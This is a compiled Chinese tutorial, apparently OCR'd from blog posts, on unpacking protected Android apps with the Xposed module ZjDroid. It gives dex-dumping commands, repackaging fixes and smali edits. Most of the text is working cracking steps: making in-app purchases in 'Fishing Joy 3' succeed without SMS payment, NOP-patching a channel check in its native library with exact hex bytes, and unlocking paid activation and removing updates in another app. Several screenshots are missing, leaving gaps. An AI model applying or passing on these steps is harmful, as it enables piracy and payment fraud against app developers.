
如图，会出现两个路径，第一次 Dump 可能不知道应该用哪一个，我用的是 apk 后缀的。我的看法是如果路径中有 **.classes.dex

路径，则优先选择；否则可以试试 apk 后缀的路径。那我们开始 dump dex：

```
am broadcast -a com.zjdroid.invoke --ei target 13108 --es cmd
'{"action":"backsmali","dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'
```




运行几分钟，提示无错误 dump dex 完成。




到指定的文件夹查看 dex 文件，大小却为 0 字节是不是就说明我们 dump 失败了呢？其实 /file/smali 是可以提出来完全可以用的。

二、修复。

上面已经提取出来 smali 文件了 用 IDE 反编译原程序，将 smali 文件替换为 dump 出来的 看能否编译成功。果然出错如下图，



试着修复一下，找到报错的地方：



将这两行删除，同样修复接下来的报错提示。然后就能编译成功了。
安装试试能不能正常打开，果然秒退 o(╯□╰)o
咦 这到底是为什么尼？我们是把壳脱了 猜想，是不是程序运行时 仍然调用了与壳有关的代码 导致了闪退？终于不负有心人在 AndroidManifest.xml 文件中 看到了：

果断将 Application 的 name 属性删除。然后完美修复完成。

三、破解。
按照以前的陈旧思路 移动 MM 商城的短信支付几乎可以说是秒破，但是今天换一种思路 探索更完美的破解手段——不让其弹支付界面直接购买成功。（还是天哥的教程给了我动力 膜拜..）怎么个思路呢？还是得先分析关键.Method onBillingFinish，定位到短信发送成功调用的代码：

（其实，这段代码出现支付界面只不过显示“发送成功”），结合下面代码很容易识别，交易成功与否的关键词为：“didCompleteTransaction”“didCancelledTransaction”
那就直接搜索关键词呗 找到；类 org/cocos2dx/IAP/IAPWrapper，里面的方法有：

```
.method public static LogD(Ljava/lang/String;)V
.end method

.method public static addPayment(Ljava/lang/String;Ljava/lang/String;)V
.end method

.method public static didCancelledTransaction(Ljava/lang/String;)V
.end method

.method public static didCompleteTransaction(Ljava/lang/String;)V
.end method

.method public static didFailedTransaction(Ljava/lang/String;)V
.end method

.method public static didIAPTypeNull(Ljava/lang/String;)V
.end method
```

根据方法名猜测 addpayment ，有添加支付弹窗的嫌疑，那我们就试着 将.method didCompleteTransaction 里的代码全部复制到.method addPayment。安装试验。结果却出现了：

一定是方法 didCompleteTransaction 另有判断，查看代码 只有一个判断，修改即可。

然后保存，测试成功。

ZjDroid 工具介绍及脱壳详细示例

前提条件：

1、Root 手机一部

2、需要通过 Xposed installer（http://dl.xposed.info/latest.apk）安装 Xposed Framework;

一、ZjDroid 工具介绍

ZjDroid 是基于 Xposed Framewrok 的动态逆向分析模块，逆向分析者可以通过 ZjDroid 完成以下工作：

- DEX 文件的内存 dump
- 基于 Dalvik 关键指针的内存 BackSmali，有效破解加固应用
- 敏感 API 的动态监控
- 指定内存区域数据 dump
- 获取应用加载 DEX 信息。
- 获取指定 DEX 文件加载类信息。
- dump Dalvik java 堆信息。
- 在目标进程动态运行 lua 脚本。

二、ZjDroid 相关命令

1、获取 APK 当前加载 DEX 文件信息：

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_dexinfo"}'
```

2、获取指定 DEX 文件包含可加载类名：

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_class","dexpath":"*****"}'
```

4、根据 Dalvik 相关内存指针动态反编译指定 DEX，并以文件形式保存。

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"backsmali","dexpath":"*****"}'
```

该方式可以脱壳目前大部分流行的加固防护。(由于手机性能问题，运行较忙)

例外情况：

由于 ApkProtect 特定防修改检测，需要做如下修改即可解固该保护：

（1）在设备上创建特定目录（如/data/local）并 chmod 为 777
（2）复制 zjdroid.apk 到该目录，并修改文件名为 zjdroid.jar
（3）修改/data/data/de.robv.android.xposed.installer/conf/modules.list，模块代码文件修改为 zjdroid.jar，然后重启设备即可。

5、Dump 指定 DEX 内存中的数据并保存到文件（数据为 odex 格式，可在 pc 上反编译）。

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd
'{"action":"dump_dexfile","dexpath":"*****"}'
```

6、Dump 指定内存空间区域数据到文件

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd
'{"action":"dump_mem","start":1234567,"length":123}'
```

7、Dump Dalvik 堆栈信息到文件，文件可以通过 java heap 分析工具分析处理。

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_heap"}'
```

8、运行时动态调用 Lua 脚本

该功能可以通过 Lua 脚本动态调用 java 代码。

使用场景：

a.可以动态调用解密函数，完成解密。

b.可以动态触发特定逻辑。

```
adb shell am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"invoke","filepath":"****"}'
```

luajava 相关使用方法：http://www.keplerproject.org/luajava/

9、敏感 API 调用监控

三、相关命令执行结果查看

1、命令执行结果：

adb shell logcat -s zjdroid-shell-{package name}

2、敏感 API 调用监控输出结果：


adb shell logcat -s zjdroid-apimonitor-{package name}

四、ZjDroid 的安装

1.首先需要安装 xposed 框架，运行后选择“框架”==》“安装/更新”操作。

2.安装模板(ZjDroid.apk)

安装 ZjDroid.apk 后，点击 xposed 的模块选项，勾上 ZjDroid 选项，然后重启系统激活软件。



19:43
模块
DisableVerifySignature
1.0
Easy example which makes the status bar clock red and adds a smiley
ZjDroid
1.0
collect the runtime information of the applicaitons

五、脱壳案例演示

以“捕鱼达人 3（1.01 版）”为例来演示 ZjDroid 的脱壳过程，“捕鱼达人 3”加的是“某加密”的壳，这个壳的关键词是 chaosvmp。在手机上安装好程序并运行，然后依据以下步骤进行脱壳：
1、打开命令行输入以下命令查看 logcat：

```
adb logcat -s zjdroid-shell-org.cocos2d.fishingjoy3
```

如下图所示：



记下 hook 的 pid=14630
2、另外开启一个命令窗口，通过 adb shell 向手机发送执行命令获取 APK 当前加载的 DEX 文件的信息，命令如下：

```
am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd '{action:dump_dexinfo}'
```

```
C:\Users\Tim>adb shell
shell@android:/ $ su
su
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd
'{action:dump_dexinfo}'
voke --ei target 14630 --es cmd '{action:dump_dexinfo}'                    <
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
```

这时候第一个打开的命令窗口就会出现以下信息：

```
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): the cmd = dump_dexinfo
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): The DexFile Infomation ->
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): filepath:/data/data/org.cocos2d.
fishingjoy3/.ucache/classes.jar mCookie:1558245384
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): filepath:/data/app/org.cocos2d.f
ishingjoy3-1.apk mCookie:1073961112
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): filepath:/data/data/org.cocos2d.
fishingjoy3/files/appsdk0_.jar mCookie:1568681232
D/zjdroid-shell-org.cocos2d.fishingjoy3(14630): End DexFile Infomation
```

从图中可以看到 3 个 filepath 信息，到底应该 dump 哪个呢？我们一般首先选择.apk 后缀的，如果 dump 出现错误，可以再试试包含 classes.jar 的路径（梆梆加固的要选择 classes.jar 的路径）。现在开始执行 dump dex 的命令：


am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd '{action:backsmali,
"dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'

```
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 14630 --es cmd
'{action:backsmali,"dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'
n:backsmali,"dexpath":"/data/app/org.cocos2d.fishingjoy3-1.apk"}'          <
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
```

正常情况下，如果 dump 完毕，则会提示“build the dexfile ok”，dump 出来的 dex 文件保存在/data/data/应用包名/files 目录下，文件名为 dexfile.dex。我们将该文件重命名为 classes.dex 替换掉原包中的同名文件，再重新签名安装运行就可以了。下图所示为对陌陌 5.0 版本成功 dump 的结果。

```
D/zjdroid-shell-com.immomo.momo(20004): build the dexfile ok
D/zjdroid-shell-com.immomo.momo(20004): end build the smali files to dex: cost t
ime = 1474s
D/zjdroid-shell-com.immomo.momo(20004): the dexfile data save to =/data/data/com
.immomo.momo/files/dexfile.dex
D/zjdroid-shell-com.immomo.momo(23208): the package = com.immomo.momo has hook
D/zjdroid-shell-com.immomo.momo(23208): the app target id = 23208
```

但是在本例中，等待一段时间后，并没有出现跟上面类似的提示，并且程序停止不再运行，如下图所示。



查看/data/data/ org.cocos2d.fishingjoy3/files 目录下的 dexfile.dex 文件，内容为空，说明 dump 时建立 dex 文件不成功。不过不要紧，还有一个 smali 文件夹，里面包含了执行 backsmali 命令后得到的全部 smali 文件。

注意：如果执行 backsmali 命令的时候提示“the cmd is invalid”，则可能是以下几个原因：

（1）命令输入不对。仔细检查一下命令是否输入正确，包括引号的输入。

（2）没有获取 root 权限。已经 root 的手机 su 一下即可。

3、修复错误

用 apktool 把原 apk 反编译，将 smali 文件夹里面的文件用 dump 出来的文件替换，然后重编译，出现如下错误信息：

```
I: Using Apktool 2.0.0-Beta9 on buyudaren3
I: Checking whether sources has changed...
I: Smaling...
..\..\..\buyudaren3\smali\com\flurry\sdk\dg.smali[1767,4] throw-verification-err
or is an odexed instruction. You cannot reassemble a disassembled odex file unle
ss it has been deodexed.
..\..\..\buyudaren3\smali\com\flurry\sdk\dg.smali[3963,4] throw-verification-err
or is an odexed instruction. You cannot reassemble a disassembled odex file unle
ss it has been deodexed.
Exception in thread "main" brut.androlib.AndrolibException: Could not smali file
: com/flurry/sdk/dg.smali
        at brut.androlib.src.SmaliBuilder.buildFile(SmaliBuilder.java:72)
        at brut.androlib.src.SmaliBuilder.build(SmaliBuilder.java:56)
        at brut.androlib.src.SmaliBuilder.build(SmaliBuilder.java:41)
        at brut.androlib.Androlib.buildSourcesSmali(Androlib.java:338)
        at brut.androlib.Androlib.buildSources(Androlib.java:299)
        at brut.androlib.Androlib.build(Androlib.java:285)
        at brut.androlib.Androlib.build(Androlib.java:258)
        at brut.apktool.Main.cmdBuild(Main.java:236)
        at brut.apktool.Main.main(Main.java:88)
```

根据错误提示，找到对应文件的 1767 和 3963 行的代码

```
1765    throw-verification-error no-such-class, Lcom/google/android/gms/ads/identifier/AdvertisingIdClient$Info;->getI
1766
1767    nop
```

```
3961    throw-verification-error no-such-class, Lcom/google/android/gms/ads/identifier/AdvertisingIdClient$Info;->isL
3962
3963    nop
```


将这几行代码注释掉，并以同样方法处理掉接下来的错误，就可以顺利进行重打包了。将重打包后的文件签名并安装运行，闪退。后来在 AndroidManifest.xml 文件中发现 android:name 没有修改，于是把该属性删除，重打包安装还是闪退，这到底是肿么了？

```
<uses-feature android:glEsVersion="0x20000" />
<application android:label="@string/app_name" android:icon="@drawable/icon" android:name="com.chaosvmp.AppWrapper"
```

通过 LogCat 查看 log 信息，发现问题在这里：

```
D    09-08 00:07:15.330   5243   5256                main                 cocos_android_app_init
D    09-08 00:07:15.330   5243   5256                cocos2d-x debug info fuck cocos_android_app_init
D    09-08 00:07:15.330   5243   5256                cocos2d-x debug info AppDelegate::AppDelegate
D    09-08 00:07:15.330   5243   5256                cocos2d-x debug info AppDelegate::applicationDidFinishLaunching
D    09-08 00:07:15.440   5243   5256                cocos2d-x debug info fuck exit1!
A    09-08 00:07:15.440   5243   5256                libc                 Fatal signal 11 (SIGSEGV) at 0xdeadbaad (code=1), threa
```

用 IDA 打开各个 so 文件，按下 shift+F12 快捷键，搜索“fuck exit1!”，在 libfishingjoy3.so 中找到了该字符串，查看其调用情况，如图所示：




```
ext:002023A0 loc_2023A0                              ; CODE XREF: AppDelegate::applicationDidFinishLa
ext:002023A0                 BL          _Z16getBooleanForKeyv ; getBooleanForKey(void)
ext:002023A4                 MOV         R4, R0
ext:002023A6                 CBNZ        R0, loc_2023CE
ext:002023A8                 LDR         R0, =(aFuckExit1 - 0x2023B0)
ext:002023AA                 ADD         R5, SP, #0x98+var_34
ext:002023AC                 ADD         R0, PC  ; "fuck exit1!"
ext:002023AE                 BL          _ZN7cocos2d5CCLogEPKcz ; cocos2d::CCLog(char const*,...)
ext:002023B2                 MOV         R1, R4
ext:002023B4                 MOV         R0, R5
```

在 002020B8 处存在唯一调用：

```
ext:002020A0                LDR.W           R4, [R11,R3] ; _ZN12ModuleConfig9channalIDE_ptr
ext:002020A4                LDR             R0, [R4]
ext:002020A6                BLX             atoi
ext:002020AA                CMP.W           R0, #0x10A
ext:002020AE                BEQ             loc_2020BC
ext:002020B0                LDR             R0, [R4]
ext:002020B2                BLX             atoi
ext:002020B6                CMP             R0, #0xD
ext:002020B8                BNE.W           loc_2023A0
```

用 010Editor 打开该 so，CTRL+G 跳转到 002020B8 处，修改 16 进制数据为 00 00 A0 E1（NOP 指令），保存，签名重新安装，这下可以正常运行了。

```
20:2090h: 9D B0 DF F8 C0 B3 78 44 25 F1 90 F9 EE 4B FB 44
20:20A0h: 5B F8 03 40 20 68 E1 F7 D0 ED B0 F5 85 7F 05 D0
20:20B0h: 20 68 E1 F7 CA ED 0D 28 00 00 A0 E1 EE F0 18 FE
20:20C0h: 19 AC 06 46 EE F0 14 FE 16 AA 02 92 45 6B 7D B9
```

http://www.07net01.com/2014/09/123746.html

Android 学习手册 破解过程

- 昨天看到鬼哥发了一个《Android 学习手册》软件的破解限制版 是爱加密的东西。想来 脱壳神器到手之后，除了试演 很真没实战过呢 所以就想拿来试试。

一、脱壳
打开 DDMS 查看 loading.androidmanual 包的 PID，是 27253；
在 adb shell 下，运行
am broadcast -a com.zjdroid.invoke --ei target 27253 --es cmd '{"action":"dump_dexinfo"}'

在 LogCat 中查看 Jar 的路径，得到：/data/app/loading.androidmanual-1.apk ；
于是开始用 BakSmali 来 Dump 出 DEX 文件，运行
am broadcast -a com.zjdroid.invoke --ei target 27253 --es cmd
'{"action":"backsmali","dexpath":"/data/app/loading.androidmanual-1.apk"}'
运行了几分钟，在日志中就会显示已完成。这是取出 DEX 即可。一般的路径是：包名/files/dexfile.dex。

二、简单修复
将 classes.dex 置换，然后签名安装之后，会发现程序闪退。于是打开 IDE 反编译看看。
修复的方法是将 AndroidManifest.xml 文件中的 application 修改为

也就是将其中的 name 属性去掉。然后编译安卓就能运行了。

三、分析破解
①破解激活。
我采用的是爆破的方法，破解其功能限制，直接享受激活的待遇。很简单，搜索“请先激活账户！”，然后在相关的方法中修改跳转即可；
改好之后，内容确实是可以看了 但是还有一点不上的地方就是点击“我的账户”仍然会跳到未激活的界面。经过查看资源文件 xml 文件发现，未激活状态与收费账户是两个不同的界面，也就是两个 Activity 所以将这两个 Activity 的代码置换就 OK 了，于是，替换 CreditActivity 的代码为 DollarActivity 的代码，再点击“我的账户”时，就显示收费账户了。

②去除更新。
搜索“Update”可知，该软件运用友盟进行自动更新。在 Lcom/umeng/update/UpdateResponse .Method a 的异常抛出中会发现 YES . update . version 等关键字符，搜索删除异常执行的代码，那么就变成了：

.method private a(Lorg/json/JSONObject;)V

```
    .locals 2

    :try_start_0
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    :cond_0
    :goto_0
    return-void

    :catch_0
    move-exception v0

    invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V

    goto :goto_0
.end method
```

但是这个貌似之后去除了进去时的更新，在点击“自动更新”按钮选项时，可能还会是提示更新，于是我们根据字符串：
没有更新 当前版本 v1.0.7
追到了 Lloading/androidmanual/M .Method onUpdateReturned 方法，它有一个据 p1 的值进行执行的 switch 语句，而 no_update 字符在 switch_2 中，所以我们在 switch 执行之前 p1 进行赋值为 2 的操作就可，变成：

```
    const/4 p1,0x2
    packed-switch p1, :pswitch_data_0
```

教程结束。谢谢所有技术大牛的技术分享。


附件：http://pan.baidu.com/s/1i3FsMqh

http://blog.sina.com.cn/s/blog_92b6d74d0102uyhl.html

实例：利用 Xposed 插件绕过 APP 的签名检验

